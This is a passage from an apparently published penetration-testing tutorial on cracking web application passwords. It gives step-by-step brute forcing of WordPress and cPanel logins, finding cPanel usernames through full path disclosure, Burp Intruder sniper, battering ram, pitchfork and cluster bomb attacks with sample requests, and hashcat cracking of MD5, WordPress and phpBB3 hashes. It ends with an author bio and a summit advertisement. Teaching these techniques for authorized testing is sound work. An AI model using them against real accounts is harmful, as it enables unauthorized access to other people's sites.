Figure 5. Assigned username and Password

As soon as we select the “log” and click “username”, the symbol representing user is attached to the parameter, same implies to the password but the symbol will be representing password.

Everything is set, let’s press start and check what output we get? After trying all possible combinations it will show us the password as “12345” for the username admin, which concludes our technique.



Target URL to test: http://127.0.0.1/wordpress/wp-login.php
Authentication method: Web form based
Select user/password form fields to use: Select...
Logon has failed if: Result contains ERROR
Username dictionary path: C:\Users\Apex\Desktop\user.txt
Password dictionary path: C:\Users\Apex\Desktop\pass.txt

```
Valid Combinations
http://127.0.0.1/wordpress/wp-login.php with username "admin" and password "12345"
```

Figure 6. Successful cracking of the password

Cracking Cpanel with Fire-force Add-on for Mozilla Firefox

Let’s try hands on Cpanel password cracking techniques. Now as you might know Cpanel is the control panels for any website hosted on Linux hosting. To start with this attack we need to first find out the username of the user administrating the website and then we will attack it by simply trying all possible passwords that is the brute force technique.

Let’s get started and first try finding out the Cpanel username for the website. Now we are assuming that the web application running on the website is Wordpress, now as you might know that Wordpress suffers hugely from FPD that is full path disclosure vulnerabilities, which discloses the username of the Cpanel too in most of times.

So when we try opening the PHP page *user.php* from the wp-includes directory, it shows us the following output as follows. Fatal error: Call to undefined `function add_filter() in /home/username/domains/example.com/public_html/wp-includes/user.php` on line 72.

As we can clearly see from this response that the leading word “username” after the “home” directory is the username for the website’s Cpanel.

Our next step is to open the website’s Cpanel at port 2082 or 2083, and let’s try cracking the password for the same using fire force.

The example Cpanel for a particular website may be located at: *http://www.example.com:2083*

We need to put the found username here and for the password field, we will perform the following procedure.




Figure 7. Cpanel

Now let's try sending a wrong password and see what changes occur on the page:




Figure 8. Invalid Cpanel Login

As we can clearly see the message above which says the Login is invalid. Now this response gives us the power to test for authentication as exactly as we did it for the Wordpress site using the previous method.

As we know the username, the next step is to set the password field for testing. Fire force offers two different methods for password cracking that are brute forcing with combinations and using a dictionary file. We'll cover dictionary based attack here. Let's right click the password field and choose the attack type and select the dictionary file for brute forcing.





Figure 9. Loading Dictionary in Fire force

Now we need to select any file we want for brute forcing. As soon as we select the dictionary file, we get an option to set the mechanism to detect invalid logins. Now as we might remember that a failed login is detected using a string showing up on the page saying "the login is invalid". So we need to select that option as follows:


Fireforce Preferences

Enter the text that identifies the page.


invalid.

Choose whether the message appears after the authentication is successful or failed.

Successful [✓ Failed]

Figure 10. Mechanism detecting invalid login

When we click save it will start with performing brute force tests on the Cpanel.



Your Bruteforce Test is running

Test in progress

28/321 Passwords tested

Figure 11. Password Cracking in Progress

As we can see in the screen above attack has been started over the target. After sometime on the successful testing of all the combinations you will be presented with the following information.


Your Bruteforce Test is running

Test terminated, Result : Password found: %TZE$v0KnclR

321 passwords tested

Figure 12. Successful Password Cracking

Bingo! We got the Cpanel password, now we can login and possibly gain access to whatever service we want. This result concludes the method for completing the test successfully.

Testing Authentication Using Burp Intruder

Let’s now carry on our discussion and discover password cracking using Burp inbuilt attack vectors.

Burp suite offers variety of attack mechanisms for cracking passwords of web applications.

For attacks related to password cracking the potential tool we will be using from the set of tools in burp is Intruder. Burp intruder offers variety of mechanisms to crack the application password. Let’s see what these mechanisms are:

- Sniper,
- Battering RAM,
- Pitch Fork,
- Cluster Bomb.

These above listed attacks perform variety of mechanisms let's understand them one by one.

Sniper Attack, this is used for targeting a single parameter from the request and brute forces that parameter to find the correct password in case of password cracking, however it's an awesome technique for finding out hidden pages etc. let's perform a simple sniper attack with known username as 'admin' on a Wordpress installation and understand it's working.

The first step involved using burp is to set the burp suite as the intercepting proxy between your browser and the internet. So let's first start burp and make it listen on a port.





Figure 13. Burp Proxy Listener

Now we need to browse to the proxy tab and click on the 'options' tab to see the proxy server port.

Let's click on "Add" to add a listener for the proxy server.




These settings control how Burp binds the proxy listener.

Bind to port: 8888

Bind to address: [✓ Loopback only] All interfaces Specific address: 127.0.0.1

Figure 14. Burp Listener Port Setup


Let's click on ok and add this to the listener list, now the list will look something like below:



Running	Interface	Invisible	Redirect	Certificate
✓	127.0.0.1:8080	☐		Per-host
✓	127.0.0.1:8888	☐		Per-host

Figure 15. Listener List

Next is to set the address of the intercepting proxy to the browser settings.



Configure Proxies to Access the Internet


- No proxy
- Auto-detect proxy settings for this network
- Use system proxy settings
- [✓ Manual proxy configuration:]

HTTP Proxy: 127.0.0.1 Port: 8888

☐ Use this proxy server for all protocols

Figure 16. Configuring Burp Proxy on Browser

Next let now proceed to generating request and see how we need to proceed. As everything is set by now, let’s create a request with the username as ‘admin’ and any random password.




```
POST /wordpress/wordpress/wp-login.php HTTP
Host: 172.16.139.128
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18
Accept: text/html,application/xhtml+xml,applic
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.139.128/wordpress/word
Cookie: wp-settings-time-1=1382208699; wor
Connection: keep-alive
Content-Type: application/x-www-form-urlenco
Content-Length: 128

log=admin&pwd=abcdef&wp-submit=Log+In
```

Figure 17. Intercepted Request in Burp

Next step is not to forward this request instead right click and send it to the intruder.


As soon as intruder tab will blink, it will denote the successful transfer of the request to the intruder, next step is to set the type of attack from the drop down list as sniper. Now what we need to do is to select the field to be tested. As you can clearly see in the screen above that we are pretty sure with username, but the password is not known, we will select the entire string “abcdef” and click “add”. After we perform this operation this will look similar to the screen below:



```
POST /wordpress/wordpress/wp-login.php HTTP/1
Host: 172.16.139.128
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0)
Accept: text/html,application/xhtml+xml,applicat
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.139.128/wordpress/wordpr
Cookie: wp-settings-time-1=1382208699; wordp
Connection: keep-alive
Content-Type: application/x-www-form-urlencode
Content-Length: 128

log=admin&pwd=§abcdef§&wp-submit=Log+In
```

Figure 18. Setting Payload in Sniper attack

Now the signs around the actual parameter mark it as the payload to be tested. Next step is to click the above tab to payload and simply insert a dictionary or the manual entries into the list of the passwords to be tested.



Payload Options [Simple list]


This payload type lets you configure a simple list of strings that are used as payloads.

```
abcde
sdks
sddjisd
ssjdi
sdsiidsj
12345
abcde
saajas
123
```

Figure 19. Setting payload list

As everything is set by now, click on the intruder option in the top bar of the burp suite and select “start the attack” option.

All the passwords will be tested against the username “admin” and following list of tries will be generated for the same.




0		200
1	abcde	200
2	sdks	200
3	sddjisd	200
4	ssjdi	200
5	sdsiidsj	200
6	12345	302
7	abcde	200
8	sasjas	200
9	123	200
10	122132	200
11	32	200
12	132343434	200
13	2323232	200
14	232323232	200

Figure 20. Attack Window

Now as we can clearly see from above we have all the requests with status codes as 200 which is ”OK” from the server response, but we have a 302 which is moved from the server response which marks the redirect to the admin panel. And hence this is the correct password.


Battering RAM attack differs from the sniper in context that we don’t need to have the correct username for the site. What exactly it means is that suppose you do not know the username and do not know the password of the website. In this case the whole procedure will remain the same. But we will mark password and username field both as the payloads. What it will be doing then is? It will be Brute forcing both username and the password with the list of entries we gave in the payload list. Let’s see how we can achieve this.



```
POST /wordpress/wordpress/wp-login.php HTTP,
Host: 172.16.139.128
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.
Accept: text/html,application/xhtml+xml,applic
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.139.128/wordpress/word
Cookie: wp-settings-time-1=1382208699; worc
Connection: keep-alive
Content-Type: application/x-www-form-urlencoc
Content-Length: 125

log=§user§&pwd=§user§&wp-submit=Log+In
```

Figure 21. Setting multiple payloads

Now we need to repeat the same procedure for the attack, and when we start the attack we will get the following output.




Request ▲	Payload	Status
0		200
1	abcde	200
2	admin	200
3	12345	200
4	ajaksajks	200
5	aajskjas	200
6	ajkasjkas	200
7	asjajas	200
8	sdjsjsd	200

Figure 22. Attack Window

From the above output we did not get a 302 moved response because we were not able to login. This is because the requests which were generated were with same username and same passwords every time.

Like “abcde” as username and “abcde” as password, next admin as “username” and “admin” as “password”, so on and so forth. This attack is helpful where the username and the password might be the same. But it’s a rare situation to be true.

Pitch fork attack is exactly the same as battering RAM in concept but instead of using one payload list it will use two payload lists that is one for the username and one for the passwords. At the very first step we need to create a list for username and then select the payload number to 2 and create a second list for the passwords. But the condition here is that the first username in the list will only be matched to the first password in the password list.


Payload Sets

You can define one or more payload sets. The number of payload can be customized in different ways.

Payload set: 2 | Payload count: 7

Payload type: Simple list | Request count: 5


Payload Options [Simple list]

This payload type lets you configure a simple list of strings that a

```
admin
ajas
saasaj
asaska
asaksak
assaks
12345
```

Figure 23. Setting the second payload

The next step is exactly the same to start the attack from the intruder tab on the top of the screen. Let’s see what output we will be getting from here.




Request ▲	Payload1	Payload2	Status
0			200
1	admin	12345	302
2	12345	1234567	200
3	1234567	127127812	200

Figure 24. Attack Window

So it matched all the username to all the passwords but in context of first to first and second to second method. It will not test one username to the entire list. And that is the limitation of this attack, a user may not have the first entry as the password but might be having the second entry as the password, but in this attack it will not detect it as the correct password.

However, in the **Cluster Bomb** method this limitation is removed, it will test each and every username against the entire list of passwords. And this attack is however the best attack for password cracking which will try each and every aspect in trying, cracking the password. Also all the steps will be the same as we did previously.

Just we need to set the attack type as cluster bomb instead of pitch fork attack. The resultant window will look similar to something like this below.



... ▲	Payload1	Payload2	Status
0			200
1	admin	12345	302
2	12345	12345	200
3	1234567	12345	200
4	user	12345	200
5	admin	1234567	200
6	12345	1234567	200
7	1234567	1234567	200
8	user	1234567	200
9	admin	127127812	200
10	12345	127127812	200
11	1234567	127127812	200
12	user	127127812	200

Figure 25. Attack window


And possibly after carrying out so many attacks you might know what the correct password is? That's right it's "12345" for the username "admin". This concludes our password cracking sessions with burp suite.

Cracking Hashes with HashCat

A situation may arises in other attack vectors such as SQL injections, where we gain the access to the database and find the password in the MD5 hashed format or some other format. Now this situation is really a difficult situation while gaining access to the target.

In a situation like this, we can decrypt or crack the password using hashcat and find the actual password in readable or the understandable or the plain text format using tools such as hashcat. Let's see how we can do this.

Suppose we have found a SQL injection vulnerable website which has the admin password as "827ccb0eea8a706c4c34a16891f84e7b" now how we can crack this simple md5 hash using hashcat? Let's have a look, but before proceeding further we must know that we can use hashcat both on windows as well as Linux. For the sake of learning more and more we will be using the Linux version of hashcat running under kali Linux. Let's see what all things we need, we need the hashes to be saved in a file and we need the plain text wordlist too. So let's get started and crack this hash.




```
root@kali:~# hashcat -m 0 -a 0  /root/abc.txt yo.txt
Initializing hashcat v0.43 by atom with 8 threads an

Added hashes from file /root/abc.txt: 1 (1 salts)
Activating quick-digest mode for single-hash

NOTE: press enter for status-screen

827ccb0eea8a706c4c34a16891f84e7b:12345
All hashes have been recovered
```

Figure 26. Basic MD5 hash cracking

As we can clearly see we have a file called *abc.txt* which contains this hash, we have another file called *yo.txt* which has the plain text passwords, what the tool did for us is that it computed the hash for the passwords in the *yo.txt* file and then matched it against the target hash. Whenever a successful match is made it shows success in password cracking.

Now the thing is we can supply a variety of hashes using the –m option in the command.


Let's see the list of some commonly known hash types.



```
   0 = MD5
  10 = md5($pass.$salt)
  20 = md5($salt.$pass)
  50 = HMAC-MD5 (key = $pass)
  60 = HMAC-MD5 (key = $salt)
 100 = SHA1
 110 = sha1($pass.$salt)
 120 = sha1($salt.$pass)
 150 = HMAC-SHA1 (key = $pass)
 160 = HMAC-SHA1 (key = $salt)
 200 = MySQL
 300 = MySQL4.1/MySQL5
 400 = phpass, MD5(Wordpress), MD5(phpB
 500 = md5crypt, MD5(Unix), FreeBSD MD5
 800 = SHA-1(Django)
```

Figure 27. Hash Types

These are the list of some most common encryption schemes. Let's now see another web based hash and see if we can crack it with hashcat or not.




```
root@kali:~# hashcat -m 400 -a 0  /root/abc.txt yo.txt
Initializing hashcat v0.43 by atom with 8 threads and

Added hashes from file /root/abc.txt: 1 (1 salts)
Activating quick-digest mode for single-hash with salt

NOTE: press enter for status-screen

$P$BLPYAHjPLAaqiLnhg27Lk0tY6DyGUm.:123456
All hashes have been recovered
```

Figure 28. Cracking Wordpress Hash

As we can see supplying 400 in –m field for Wordpress CMS hash type breaks the password in no time.

Let's try the same with PHPBB3 hash and check if we are able to crack it or not, but using the same method.



```
root@kali:~# hashcat -m 400 -a 0  /root/abc.txt yo.txt
Initializing hashcat v0.43 by atom with 8 threads and 32mb segment-size.

Added hashes from file /root/abc.txt: 2 (2 salts)

NOTE: press enter for status-screen

$P$BLPYAHjPLAaqiLnhg27Lk0tY6DyGUm.:123456
$H$9fBbP.cn3ZjP5TC3usBp1AQHn3Nqk40:123456
All hashes have been recovered
```

Figure 29. Cracking the PHPBB3 hash

Bingo! We got both the Wordpress and phpbb3 hashes cracked. So hashcat servers as an awesome tool while cracking hashes and this concludes our discussion on cracking web based passwords of web applications.

Summary

In the entire discussion on web application password cracking techniques and mechanisms we have studied how various attacks can be launched against the target for cracking passwords of variety of web applications out there. As the number of attacks is increasing at the rapid rate on the day to day basis, keeping password cracking mechanisms in your back pocket will allow you to crack the un–Hack able websites with ease. The remedy to this can be the good implementation of CAPTCHA controls which will restrict these types of attacks. However poorly implemented websites with no controls at all will allow the attacker to gain the access to the various and critical services. We have seen how to launch various attacks with Acunetix, Fire force and Burp Suite. We have also seen how password hashes can be broken with tools like hashcat. Now we are all set to implement these attack vectors when we go out next to conduct a penetration test.

On the Web

- *http://repo.zenk-security.com/Techniques%20d.attaques%20%20.%20%20Failles/Pentesting%20With%20Burp%20Suite.pdf* – A good guide to web app testing using burp suite,
- *https://addons.mozilla.org/en-US/firefox/addon/fireforce/* – Fireforce plug–in for firefox,
- *http://www.portswigger.net/burp/* – Download Burp Suite from this link,
- *http://www.acunetix.com/vulnerability-scanner/download/* – Download Acunetix from this link,
- *http://cyberwarzone.com/cyberwarfare/password-cracking-mega-collection-password-cracking-word-lists* – Download wordlists from here.

Glossary

- Authentication tester,
- Wordlist,
- Brute force,
- Penetration testing,
- Sniper attack,
- Pitch fork,
- Cluster bomb,
- Battering ram,
- Password hash.

About the Author

Professional with 2+ year of experience in the field of IT Security, Proficient in IT security awareness programs, Network based forensics, Exploit Development, web application penetration testing and wireless penetration testing and mobile forensics. Proven track record in IT security training and trained over 10,000+ students and over 2000+ professionals in the regions of India and Africa. Authoring "Mastering Metasploit" for PACKTPUB. Developer of web application penetration testing course, the first distance learning application testing course in India. Listed as Hall of fame Security researchers in Adobe, Microsoft, AT&T, Nokia, Redhat, Baracudda labs, Zynga.com, Kaneva, Facebook.
For more my profile on:
Facebook: www.facebook.com/nipunjaswal
Linkedin: in.linkedin.com/in/nipunjaswal/
E-mail: mail@nipunjaswal.info

MENA Business Infrastructure Protection 2013

...Risk Management and Security Intelligence for Companies in MENA

4th-5th December 2013 Dubai

www.businessprotectionsummit.com

MENA
Business
Infrastructure
Protection
2013 Summit

The **MENA Business Infrastructure Protection 2013** is a high-profile meeting that will provide a comprehensive platform for practitioners involved in the protection of critical infrastructure across the Middle East and North Africa. The Summit is the first event of its kind to look at critical infrastructure protection from the perspective of businesses.

Some of the key speakers:

- Cengiz Mogul, Project Security Manager, Muscat International Airport Project
- Mark Rodgers, Global Director of Security, DP World (including Jebel Ali Port)
- Huda Belhoul, Acting Director of Risk Management, Federal Customs Authority, United Arab Emirates
- Mustapha Harkouk, Security Manager, GDF Suez Algerie
- Tareque Choudhury, Chief Security, BT Middle East and Africa
- Major Eng. Arif Mohammed Al Janahi, Head of CCTV and Surveillance, Dubai Police
- Wallace Koenning, Head of Business Continuity & Disaster Recovery, Saudi Aramco
- Dr. Theodore Karasik, Director of Research, Institute for Near East and Gulf Military Analysis (INEGMA)

Cyber and physical security are the top concern for all international businesses in this hugely attractive business destination and the Summit aims to give an entirely comprehensive understanding of how best to protect critical infrastructure, team and assets of companies operating in this high risk/high gain region.

More on: www.businessprotectionsummit.com